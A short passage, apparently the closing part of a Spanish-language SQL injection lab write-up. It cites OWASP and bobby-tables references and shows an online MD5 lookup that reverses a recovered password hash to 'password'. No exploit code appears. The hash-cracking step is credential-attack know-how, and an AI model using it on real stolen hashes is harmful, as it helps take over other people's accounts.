- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Y por ultimo descriptamos la clave encriptada

Encrypter

Decrypter

MD5 Hash

5f4dcc3b5aa765d61d8327deb882cf99

»

Text

password

Elapsed Time: 0.312s

Trial Count: 4